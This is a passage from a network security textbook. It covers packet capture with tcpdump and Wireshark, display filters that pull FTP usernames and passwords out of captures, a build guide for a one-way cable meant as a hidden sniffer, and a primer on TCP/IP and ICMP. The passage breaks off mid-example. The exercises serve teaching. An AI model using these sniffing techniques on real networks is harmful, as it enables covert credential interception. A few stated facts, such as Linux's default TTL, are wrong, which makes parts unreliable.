78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff

Figure 3-35: Why is only broadcast traffic captured?

Did you answer that the port had not been spanned? If so, you are correct. An unspanned port only sees broadcast traffic.

Packet Analysis with tcpdump

This exercise demonstrates how to capture traffic with tcpdump. This program is preloaded on Kali, or you can download WinDump and run it from a Windows PC.

1. Get your sniffing client ready by launching tcpdump on your Kali virtual machine. If you run tcpdump without any switches or options, you can use the first or lowest-numbered NIC and begin to catch traffic from that interface.
2. You now need to create some traffic. There are a few ways you can do this. For this exercise, open your browser and go to ftp.microsoft.com and make a connection to the FTP server. Once the FTP connection is established, you can see traffic as it comes across the wire.
3. The tcpdump output in the terminal window view is fairly clear, but it is really no fun to watch traffic flow across the screen.
4. Stop the tcpdump capture.
5. Restart tcpdump with the `-w` option.

```
tcpdump -w ftp.cap
```

6. Repeat the same sniffing session, but this time, save the output to the file as described previously.
7. Stop the capture.
8. Open the capture with Wireshark. You should see the FTP usernames and passwords, as shown in Figure 3-36.




Figure 3-36: Wireshark and tcpdump

NOTE **Save this file, as you will use it in the next exercise.**

Packet Filters

This exercise demonstrates some basic packet filters. If you have both Wireshark and the last packet capture open from the previous exercise, you are ready to begin.

1. Enter the filter of `ftp.request.command == "USER"`. Are you able to find the username? It is most likely anonymous.
2. Can you guess what the filter would be to search for the FTP password value? Try `ftp.request.command == "PASS"`.
3. Clear the Wireshark filter and create a new filter to search for the second step of the three-step handshake. The TCP flags what would be set would be `SYN/ACK`. There are actually several ways to do this.

```
tcp.flags == 0x12
tcp.flags.syn == 1 and tcp.flags.ack == 1
```

4. Just for fun, see if you can create a filter that sorts out potential Linux systems. Use TTL, Don't fragment Flag, and Window size.

```
ip.ttl >= 128 && ip.flags.df == 1 && tcp.options.mss_val >=1450
&& tcp.options.mss_val <=5840
```

NOTE **The point of this exercise is to get you thinking about filters and to see that they can be constructed in many different ways. For help with filters, be sure to review** `http://wiki.wireshark.org/DisplayFilters`.

Making a One-Way Data Cable

This last task is a hands-on exercise. It offers you the opportunity to perform a physical hack and create a one-way data cable. A one-way data cable is designed to receive information but not transmit it. This makes for an undetectable but direct way to monitor traffic. Having a one-way data cable is a good way to set up a hidden sniffer.

1. You will need:
   - A length of Cat5 cable
   - Two RJ-45 connectors
2. Wire the end of the cable that you will plug into the sniffer as a normal patch cable using pins 1, 2, 3, and 6.
3. Modify the end that will be plugged into the switch by removing an inch or so of wire 1 and wire 2.
4. Strip both ends of the removed wires.
5. Solder wire 1 to wire 3 and wire 2 to wire 6 so that the transmit and receive wires are looped. These wires should then be carefully placed in an RJ-45 connecter and crimped. The diagram in Figure 3-37 illustrates the final configuration.




Figure 3.37: One-way data cable

CHAPTER

4

Detecting Live Systems and Analyzing Results

This chapter examines the tools, techniques, and methods used for detecting live systems. While many books simply discuss what port scanning is, this chapter goes much further by looking at the actual protocols to understand how port scanning works and why specific protocols and applications respond in specific ways. It dissects the protocols, looks at how they work, and shows you how to analyze the results you obtain from specific types of scans.

Port scanning is one of the most widely used methods of service and system identification. Just consider the fact that before a system can be attacked, it must be identified. For example, an attacker may have an exploit that works against a Microsoft Internet Information Services (IIS) server. Using that exploit against an Apache server would be useless. So, the attacker must first confirm that the targeted computer is actually running IIS. To make this analysis more true to life, assume that the exploit may only work against IIS version 7.5. If this is the case, then knowing that a system is running Microsoft software will still not be enough; the attacker needs to know that the service version is actually IIS v7.5.

This is where the power of port scanning comes in. Port scanning can not only identify ports but, depending on the tool that is used, also provide information about the possible service running on that open port. Before you start performing any port scans, you should first be familiar with TCP/IP and have a basic understanding of how the protocol stack works.

TCP/IP Basics

Some of the protocols that make up the TCP/IP protocol stack include Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Control Message Protocol (ICMP). These

protocols are essential components that must be supported by every device that communicates on a TCP/IP network. Each protocol serves a distinct purpose. Figure 4-1 shows these protocols and others that make up the TCP/IP protocol stack.




Figure 4-1: TCP/IP protocol stack

TCP/IP is the foundation of the Internet. In many ways, you can say that TCP/IP has developed along with the Internet. Its history can be traced back to standards adopted by the U.S. Department of Defense in 1982. Originally, the TCP/IP model was developed as a flexible, fault-tolerant set of protocols that were robust enough to avoid failure if one or more nodes went down. The designers of this original network never envisioned the Internet we use today. Because TCP/IP was designed to work in a trusted environment, many of the early TCP/IP protocols are now considered unsecure. As an example, Telnet was designed to mask the password on a user's screen because the designers did not want shoulder surfers stealing passwords; however, the passwords are sent in cleartext on the wire because little thought was given to the fact that an untrusted party may have access to the wire and be able to sniff the cleartext password. Currently, most networks run TCP/IPv4, but also maintain support for IPv6.

NOTE **One good way to learn more about the TCP/IP protocols is to watch their operation with a protocol analyzer (sniffer). Many free packet sniffers are available; Wireshark is used throughout this book. Tools such as Wireshark can help you learn more about encapsulation and packet structure of captured data.**

The following section looks at each of the four layers of TCP/IP and discusses some of the security concerns associated with each layer and specific protocols. The four layers of TCP/IP are listed here:

- The network access layer
- The Internet layer
- The host-to-host layer
- The application (process) layer

IN THE LAB

Packet analysis allows you to look under the hood and really start to analyze how a specific protocol functions. This chapter will provide a series of Wireshark `.pcap` files for you to analyze as you learn the material. With that said, now would be a great time to download and install Wireshark. You can find it at `https://www.wireshark.org/download.html`. It is also included in Fedora Security Spin and Kali Linux.

The Network Access Layer

The network access layer is at the bottom of the TCP/IP protocol stack. This part of the TCP/IP network model is responsible for physical delivery of IP packets via frames. Ethernet is the most commonly used LAN frame type. Ethernet frames are addressed with MAC addresses, which identify the source and destination device. MAC addresses are six bytes long and are unique to the network interface card (NIC) in which they are burned. A MAC address is sometimes referred to as a burned-in address (BIA). To get a better idea of what MAC addresses look like, take a minute to review Figure 4-2; it shows a packet with both the destination and source MAC addresses highlighted.




Figure 4-2: Ethernet frames and MAC addresses

MAC addresses can be unicast, multicast, or broadcast. Although a destination MAC address can be any one of these three types, a frame will always originate from a unicast MAC address. A *unicast* MAC address can be identified because the first byte is always an even numeric value. *Multicast* MAC addresses can

be identified by the low-order bit in the high order byte, which is always on, so multicast MAC addresses are odd values. *Broadcast* MAC addresses can be identified because they are all binary 1s or appear in hex as FF FF FF FF FF FF. Notice in Figure 4-2 that the first six bytes list the target address as b8 ac 6f de 2c e1. This means that the data is addressed to the broadcast address. Notice the second six bytes are addressed to 00 1c 10 f5 61 9c. This hex value denotes the source address. Because the first three bytes specify the vendor and are known as the Organizational Unique Identifier (OUI), you can query a database to determine who manufactured the NIC or device. You can find this information at `http://standards.ieee.org/regauth/oui/index.shtml`. The results of the search are shown here:

```
00-1c-10    (hex)            Cisco / Linksys
```

The Internet Layer

Although the Internet layer contains many different protocols, this discussion is restricted to just three: IP, ICMP, and ARP. First under discussion is IP. IP is a routable protocol whose job is to make a best effort at delivery. You should spend a few minutes reviewing IP to better understand each field's purpose and structure. You can find complete details in RFC 791. An RFC is a Request for Comments. It can be thought of as a series of notes that define how a specific protocol or application functions. These are managed by the Internet Engineering Task Force (IETF). You can access an index of all RFCs at `www.ietf.org/rfc.html`. Although reviewing the structure of UDP, TCP, and IP packets may not be the most exciting part of security work, a basic understanding is desirable because so many attacks are based on manipulation of the packets. For example, the total length field and fragmentation used to be tweaked during ping-of-death attacks.

NOTE **Many attacks, past and present, work by breaking the protocols in some way. As an example, the ping of death made headlines in 1996 and 1997 as an early denial-of-service (DoS) attack. Basically, attackers try to find ways to break protocols. With the ping-of-death attack, this was accomplished by sending a ping that was larger than the maximum size of 65,535 bytes. The solution to this DoS attack was to patch systems so that they correctly understood how to recognize such packets and discard them. This cat-and-mouse game continues today.**

IPv4 addresses are laid out in a dotted-decimal notation format. IPv4 lays out addresses in a four-decimal number format. Each of these decimal numbers is 1 byte in length to allow numbers to range from 0 to 255. Table 4-1 shows IPv4 addresses and the number of available networks and hosts.

Table 4-1: IPv4 Addressing

ADDRESS CLASS	RANGE	NETWORKS	HOSTS
A	1–127	126, as the 127th is used for loopback	16,777,214
B	128–191	16,384	65,534
C	192–223	2,097,152	254
D	224–239	Multicast addresses	Multicast addresses
E	240–255	Experimental	Experimental

In addition, a number of addresses have been reserved for private use. These addresses are nonroutable across the internet and normally should not be seen on the Internet. Figure 4-3 offers an example of the IPv4 header.




Figure 4-3: IPv4 header

The IP header has several fields worth reviewing. First there is the version field. For IPv4, you will see a hex value of 4 typically followed by a 5 as the second value of the first byte. Just keep in mind that while a full byte of data is represented by two hexadecimal digits such as 0x45 that a half-byte or nibble can be represented by a single hexadecimal digit such as 5. This equates to an IPv4 header with five 32-bit words, or 20 bytes of data. The default header length of IPv4 is 20 bytes. One of the other fields worth mentioning is the IP header identification (IPID) field. This portion of the IP header acts as a counter and can be used to aid in attacks such as an idle scan, which will be discussed later in this chapter.

Did you notice the next two fields that are labeled flags and fragment offset? If IP must send a datagram that is larger than that allowed by the network access layer that it uses, the datagram must be divided into smaller fragments. Not all network topologies can handle the same datagram size; therefore, fragmentation is an important function. As IP packets pass through routers, IP reads the acceptable size for the network access layer. If the existing datagram is too large, IP performs fragmentation and divides the datagram into two or more packets. Each packet is labeled with a length, offset, and a more bit. The *length* specifies the total length of the fragment, the *offset* specifies the distance from the first byte of the original datagram, and the *more bit* is used to indicate if the fragment has more to follow or if it is the last in the series of fragments.

Following the fragment offset field is the Time to Live (TTL) field. Different operating systems use different TTL values. The common default values are listed here:

- **Linux**—65
- **Windows**—128
- **Hardware**—255

Now take a moment to review the protocol field, which indicates the protocol that IP is carrying as a payload. As an example, 1 = ICMP, 6 = TCP, and 17 = UDP.

NOTE **When using Wireshark or any other analyzer, you should not strain your eyes looking for decimal 17 in the protocol field. Remember that the decode displays in hex, so the value you would be looking for is 0x11.**

The protocol field is followed by the header checksum field, and the source and destination IP addresses.

NOTE **When using Wireshark or any other analyzer, you will be spending a lot of time looking at data formatted in hexadecimal. Therefore, you should get used to identifying common source and destination IP addresses in hexadecimal format. As an example, 192 decimal equals c0 hex, 172 decimal equals ac hex, and 10 decimal equals 0a hex.**

IP does more than just addressing. If options are used, IPv4 can dictate a specific path by using source routing, and IP is also responsible for datagram fragmentation. Source routing was designed to enable individuals to specify the route that a packet should take through a network. It allows the user to bypass network problems or congestion. IP source routing tells routers not to use their normal routes for delivery of the packet but to send it via another router that is believed to be a better path. This enables a hacker to use another system's

IP address and get packets returned to them, regardless of which routes are between them and the destination.

Internet Protocol version 6 (IPv6) is the newest version of IP and is the designated replacement for IPv4. IPv6 brings many improvements to modern networks. One of these is that the address space moves from 32 bits to 128 bits. IPv6 does not support broadcast traffic; instead, IPv6 uses a link-local scope as an all-nodes multicast address. IPv6 offers built-in support for IPsec so that there is greater protection for data during transmission, and it also offers end-to-end data authentication and privacy. With the move to IPv6, NAT will no longer be needed. When IPv6 is fully deployed, another protocol that will no longer be needed is ARP. IPv6 does not support ARP and instead uses Network Discovery Protocol (NDP). If you are not completely comfortable with these concepts, you may want to review a general TCP/IP network book. One good choice is *TCP/IP Illustrated, Volume 3: The Protocols* by W. Richard Stevens (ISBN: 978-020634952, Addison-Wesley).

ICMP, short for Internet Control Message Protocol, is one of the other protocols residing at the Internet layer. It is defined in RFC 792. ICMP was designed to aid in network diagnostics and to send error messages. One of the most common used types of ICMP is ping, which will be discussed in more depth later in this chapter.

One final protocol worth discussing is Address Resolution Protocol (ARP). ARP resolves logical to physical addresses. ARP's role in the world of networking is to resolve known IP addresses to unknown MAC addresses. ARP's two-step resolution process is performed by first sending a broadcast message requesting the target's physical address. If a device recognizes the address as its own, it issues an ARP reply containing its MAC address to the original sender, as shown in Figure 4-4. In this particular ARP reply, 192.168.123.123 is providing 192.168.123.125 with its physical MAC address.

```
⊞ Frame 1853: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
⊟ Ethernet II, Src: Dell_de:2c:e1 (b8:ac:6f:de:2c:e1), Dst: 54:88:0e:4a:72:a1 (54:88:0e:4a:72:a1)
  ⊞ Destination: 54:88:0e:4a:72:a1 (54:88:0e:4a:72:a1)
  ⊞ Source: Dell_de:2c:e1 (b8:ac:6f:de:2c:e1)
    Type: ARP (0x0806)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    [Is gratuitous: False]
    Sender MAC address: Dell_de:2c:e1 (b8:ac:6f:de:2c:e1)
    Sender IP address: 192.168.123.123 (192.168.123.123)
    Target MAC address: 54:88:0e:4a:72:a1 (54:88:0e:4a:72:a1)
    Target IP address: 192.168.123.125 (192.168.123.125)

0000  54 88 0e 4a 72 a1 b8 ac  6f de 2c e1 08 06 00 01   T..Jr... o.,.....
0010  08 00 06 04 00 02 b8 ac  6f de 2c e1 c0 a8 7b 7b   ........ o.,...{{
0020  54 88 0e 4a 72 a1 c0 a8  7b 7d                     T..Jr... {}
```

Figure 4-4: ARP reply

Once the ARP reply is received, the MAC address is placed in the ARP cache and is used to address subsequent frames. You can take a look at the ARP cache on your system by entering `ARP -a` from the command line of your computer. Here is an example of a returned ARP cache:

```
C:\>arp -a

Interface: 192.168.123.125 on Interface 0x1000005
  Internet Address      Physical Address      Type
  192.168.123.20        00-15-e9-dd-85-06     dynamic
  192.168.123.123       b8-ac-6f-de-2c-e1     dynamic
  192.168.123.184       00-09-5b-1f-25-03     dynamic
  192.168.123.254       00-00-94-c6-0c-4f     dynamic
```

ARP can also be used inappropriately to corrupt the functionality of a switch. ARP was developed long ago when the Internet was a much more trusting place. Bogus ARP responses are accepted as valid, which may allow attackers to redirect traffic on a switched network. Proxy ARPs can be used to extend a network and allow a device to communicate with another device on an adjacent node. ARP attacks play a role in a variety of man-in-the middle attacks, spoofing, and session-hijack attacks. You will learn more about these topics later in the book.

The Host-to-Host Layer

The host-to-host layer provides end-to-end delivery. There are two primary protocols located at the host-to-host layer: TCP and UDP.

Transmission Control Protocol

TCP enables two hosts to establish a connection and exchange data reliably. TCP does this by performing a three-way handshake before data is sent. During data transmission, it guarantees delivery of data by using sequence and acknowledgment numbers. At the completion of data transmission, TCP performs a four-step shutdown that gracefully concludes the session. Figure 4-5 shows the startup and shutdown sequences.

TCP has a fixed packet structure, as shown in Figure 4-6, that is used to provide flow control, maintain reliable communication, and ensure any missing data is re-sent. Some of the fields include source port, destination port, sequence number, acknowledgment number, reserved field, flags, window size, checksum, and URG (urgent) pointer.

One field you will want to look closely at is the TCP flag field. Flags help control the TCP process. The 1-byte TCP flag field includes congestion window (CWR), echo (ECH), urgent (URG), acknowledgment (ACK), push (PSH), reset

(RST), synchronize (SYN), and finish (FIN). Figure 4-7 shows the TCP flag structure. TCP security issues include TCP sequence number attacks, session hijacking, and SYN flood attacks. Programs such as Nmap manipulate TCP flags to attempt to identify active hosts.




Figure 4-5: TCP operation

Byte		0								1								2								3							
	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Source Port																Destination Port															
4	32	Sequence Number																															
8	64	Acknowledgment Number																															
12	96	Data Offset				Reserved				CWR	ECH	URG	ACK	PSH	RST	SYN	FIN	Window Size															
16	128	Checksum																URG Pointer															
20	168	Options (Could be longer than 4 bytes)																															

Figure 4-6: TCP header

CWR	ECH	URG	ACK	PSH	RST	SYN	FIN

Figure 4-7: TCP flag structure

Flags are used to manage TCP sessions; for example, the SYN and ACK flags are used in three-way handshaking, and the RST and FIN flags are used to tear down a connection. FIN is used during a normal four-step shutdown, whereas RST is used to signal the end of an abnormal session. CWR and ECH are considered experimental and are not typically used. The checksum is used to ensure that the data is correct, although an attacker can alter a TCP packet and the checksum to make it appear to be valid.

User Datagram Protocol

UDP performs none of the handshaking processes performed with TCP. Although that makes it considerably less reliable than TCP, it does offer the benefit of speed. The UDP header structure is shown in Figure 4-8.




Figure 4-8: UDP header structure

UDP is ideally suited for data that requires fast delivery and is not sensitive to packet loss. It is used by services such as DHCP and DNS. UDP is easier for attackers to spoof than TCP because UDP does not use sequence and acknowledgment numbers.

The Application Layer

The application layer is at the top of the TCP/IP protocol stack. This layer is responsible for application support. Applications are typically mapped not by name but by their corresponding port. Ports are referenced in TCP and UDP packets so that the correct application can be passed to the required protocols below.

Although a particular service may have an assigned port, there is nothing that specifies that services cannot listen on another port. A common example of this is Simple Mail Transfer Protocol (SMTP). The assigned port of this protocol is 25. Your cable company may block port 25 in an attempt to keep you from running a mail server on your local computer, but there is nothing to prevent you from running your mail server on another local port. The primary reason services have assigned ports is so that a client can easily find that service on a remote host. As an example, FTP servers listen at port 21 and Hypertext Transfer Protocol (HTTP) servers listen at port 80. Client applications, such as a File Transfer Protocol (FTP) program or a browser, use randomly assigned ports, typically greater than 1023. There are 65,535 TCP and UDP ports. These ports are divided into three categories, which include well-known ports (0–1023),

registered ports (1024–49151), and dynamic ports (49152–65535). Although there are hundreds of ports and corresponding applications in practice, only a few hundred are commonly used. Table 4-2 shows some of the most common ports.


Table 4-2: Common Ports

PORT	SERVICE	PROTOCOL
20/21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67/68	DHCP	UDP
69	TFTP	UDP
80	HTTP	TCP
88	Kerberos	UDP
110	POP3	TCP
111	SUNRPC	TCP/UDP
135	RPC	TCP/UDP
139	NetBIOS Session	TCP/UDP
161/162	SNMP	UDP
389	LDAP	TCP
443	SSL	TCP
445	SMB over IP	TCP/UDP
1433	MS-SQL	TCP

If you are wondering which ports should be open and available on your network, the answer is only the ones that are needed. That is called the principle of least privilege. The *principle of least privilege* means that you give an entity the least amount of access necessary to perform its job and nothing more. If a port is not being used, it should be closed. Just remember that security is a never-ending process, and you will want to periodically test for open ports. Not all applications are created equal. Although some, such as Secure Shell (SSH), are relatively secure, others, such as Telnet, are not. The following list discusses the operational and security issues of some common applications:

- **File Transfer Protocol (FTP)**—FTP is a TCP service and operates on ports 20 and 21. This application is used to move files from one computer to

another. Port 20 is used for the data stream and transfers the data between the client and the FTP server. Port 21 is the control stream and is used to pass commands between the client and the FTP server. FTP attacks target misconfigured directory permissions and compromised or sniffed cleartext passwords. An example of an FTP cleartext username and password of Anonymous and User@ is shown in Figure 4-9. Because FTP is cleartext, it is one of the most commonly hacked services.



1	0.000000	134.170.188.232	192.168.123.123	FTP	81	b8:ac:6f:de:2c:e1 Response: 220 Microsoft FTP Service
2	0.000723	192.168.123.123	134.170.188.232	FTP	70	00:1c:10:f5:61:9c Request: USER anonymous
3	0.061629	134.170.188.232	192.168.123.123	FTP	126	b8:ac:6f:de:2c:e1 Response: 331 Anonymous access allowed, sen
4	0.062286	192.168.123.123	134.170.188.232	FTP	66	00:1c:10:f5:61:9c Request: PASS User@
5	0.125277	134.170.188.232	192.168.123.123	FTP	136	b8:ac:6f:de:2c:e1 Response: 230-Welcome to FTP.MICROSOFT.COM.
6	0.126278	134.170.188.232	192.168.123.123	FTP	75	b8:ac:6f:de:2c:e1 Response: 230 User logged in.

Figure 4-9: FTP cleartext username and password

- **Telnet**—This application is a TCP service that operates on port 23. Telnet enables a client at one site to establish a session with a host at another site. The program passes the information typed at the client's keyboard to the host computer system. Although Telnet can be configured to allow anonymous connections, it should be configured to require usernames and passwords. Unfortunately, even then, Telnet sends them in cleartext. When a user is logged in, they can perform any allowed task. Applications such as SSH should be considered as a replacement.
- **Simple Mail Transfer Protocol (SMTP)**—This application is a TCP service that operates on port 25. It is designed for the exchange of electronic mail between networked systems. Messages sent through SMTP have two parts: an address header and the message text. All types of computers can exchange messages with SMTP. Spoofing and spamming are two of the vulnerabilities associated with SMTP.
- **Domain Name System (DNS)**—This application operates on port 53 and performs address translation. DNS serves a critical function in that it converts fully qualified domain names (FQDNs) into numeric IP addresses, or IP addresses into FQDNs. If someone was to bring down DNS, the Internet would continue to function, but it would require that Internet users know the IP address of every site they want to visit. For all practical purposes, the Internet would not be usable without DNS.

  The DNS database consists of one or more zone files. Each zone is a collection of structured resource records. Common record types include the Start of Authority (SOA) record, A record, CNAME record, NS record, PTR record, and MX record. There is only one SOA record in each zone database file; it describes the zone name space. The A record is the most common as it contains IP addresses and names of specific hosts. The CNAME record is an alias. For example, the outlaw William H. Bonney went by the alias of

Billy the Kid. The NS record lists the IP addresses of other name servers. An MX record is a mail exchange record. This record has the IP address of the server where e-mail should be delivered.

Hackers can target DNS attacks. One such attack is DNS cache poisoning. This type of attack sends fake entries to a DNS server to corrupt the information stored there. DNS can also be susceptible to denial-of-service attacks and to unauthorized zone transfers. DNS uses UDP for DNS queries and TCP for zone transfers.

- **Trivial File Transfer Protocol (TFTP)**—This application operates on port 69. It is considered a connectionless version of FTP because it uses UDP to cut down on overhead. It not only does so without the session management offered by TCP, but it also requires no authentication, which could pose a big security risk. It is used to transfer router configuration files, and by cable companies to configure cable modems. TFTP is a favorite of hackers and has been used by programs such as the Nimda worm to move data without having to use input usernames or passwords.
- **Hypertext Transfer Protocol (HTTP)**—This application is a TCP service that operates on port 80, and is one of the most well-known protocols. The HTTP connection model is known as a stateless connection. It uses a request-response protocol in which a client sends a request, and a server sends a response. Attacks that exploit HTTP can target a server, browser, or scripts that run on a browser. The Code Red worm was an example of code that targets a web server.
- **Simple Network Management Protocol (SNMP)**—This application is a UDP service that operates on ports 161 and 162. It was envisioned as an efficient and inexpensive way to monitor networks. The SNMP protocol allows agents to gather information, including network statistics, and report back to their management stations. Most large corporations have implemented some type of SNMP management. Some of the security problems that plague SNMP are caused by the fact that community strings can be passed as cleartext and that the default community strings (public/private) are well known. SNMP version 3 is the most current protocol and it offers encryption for more robust security.

As you have probably noticed, some of these applications run on TCP, whereas others run on UDP. Although it is certainly possible to scan for all 65,535 TCP and 65,535 UDP ports, attackers typically concentrate on the first 1,024 well-known ports. This is not to say that high-order ports should be totally ignored; after all, someone may break into a system and pretend to be an elite hacker by opening a high-order port such as 31337 to use as a backdoor.

Detecting Live Systems with ICMP

This section discusses how ICMP works and what it was designed to do. While ICMP was designed as a way for TCP/IP to report errors, there are different ways an attacker can use ICMP to identify live systems and perform some basic enumeration. Any network device that is using TCP/IP has the capability to send, receive, or process ICMP messages.

For ICMP to work efficiently in a networked environment, some rules of operation must govern how ICMP works. As an example, to make sure that ICMP messages will not flood the network, they are not given special priority. ICMP messages are treated as normal traffic. Some devices might even see them as interruptions, so they can be lost, blocked, or discarded. In addition, ICMP error messages cannot be sent in response to other ICMP messages. This is another good design concept because otherwise, you could have a situation where one error message creates a series of error messages. Even if traffic is fragmented, ICMP messages are sent for errors on only the first fragment. ICMP messages cannot be sent in response to multicast or broadcast traffic, nor can they be sent for traffic that is from an invalid address. By invalid, think zero, loopback, or multicast.

ICMP—Ping

As mentioned earlier, the most common type of ICMP message type is the ping. Ping can be used as a basic means to identify a live system. Ping tool sends an ICMP (type 8) message to the host and waits for the ICMP echo-reply (type 0). Table 4-3 shows ping and some of the other basic types of ICMP messages.

Table 4-3: Common ICMP Message Types and Codes

TYPE	CODE	FUNCTION
0/8	N/A	Echo request/response
3	0-15	Destination unreachable
4	0	Source quench
5	0-3	Redirect
11	0-1	Time exceeded
12	0	Parameter fault
13/14	0	Time stamp request/response
17/18	0	Subnet mask request/response

Ping is found on just about every system running TCP/IP. While ping is a basic connectivity tool, it is also useful for identifying active machines and for attackers to enumerate live hosts. Some of the advantages and disadvantages of using ping to identify live hosts are shown in Table 4-4.

Table 4-4: Ping Advantages and Disadvantages

ADVANTAGES	DISADVANTAGES
Easy to use	ICMP messages may be filtered, disabled, or blocked by a firewall
May not be seen as an attack	Only indicates active or inactive machines
Can be run without additional tools	Does not identify running services

Ping works by sending an echo request to a system and waiting for the target to send an echo reply back. An example of this is shown here and also in Figure 4-10:

```
C:\>ping 4.2.2.2

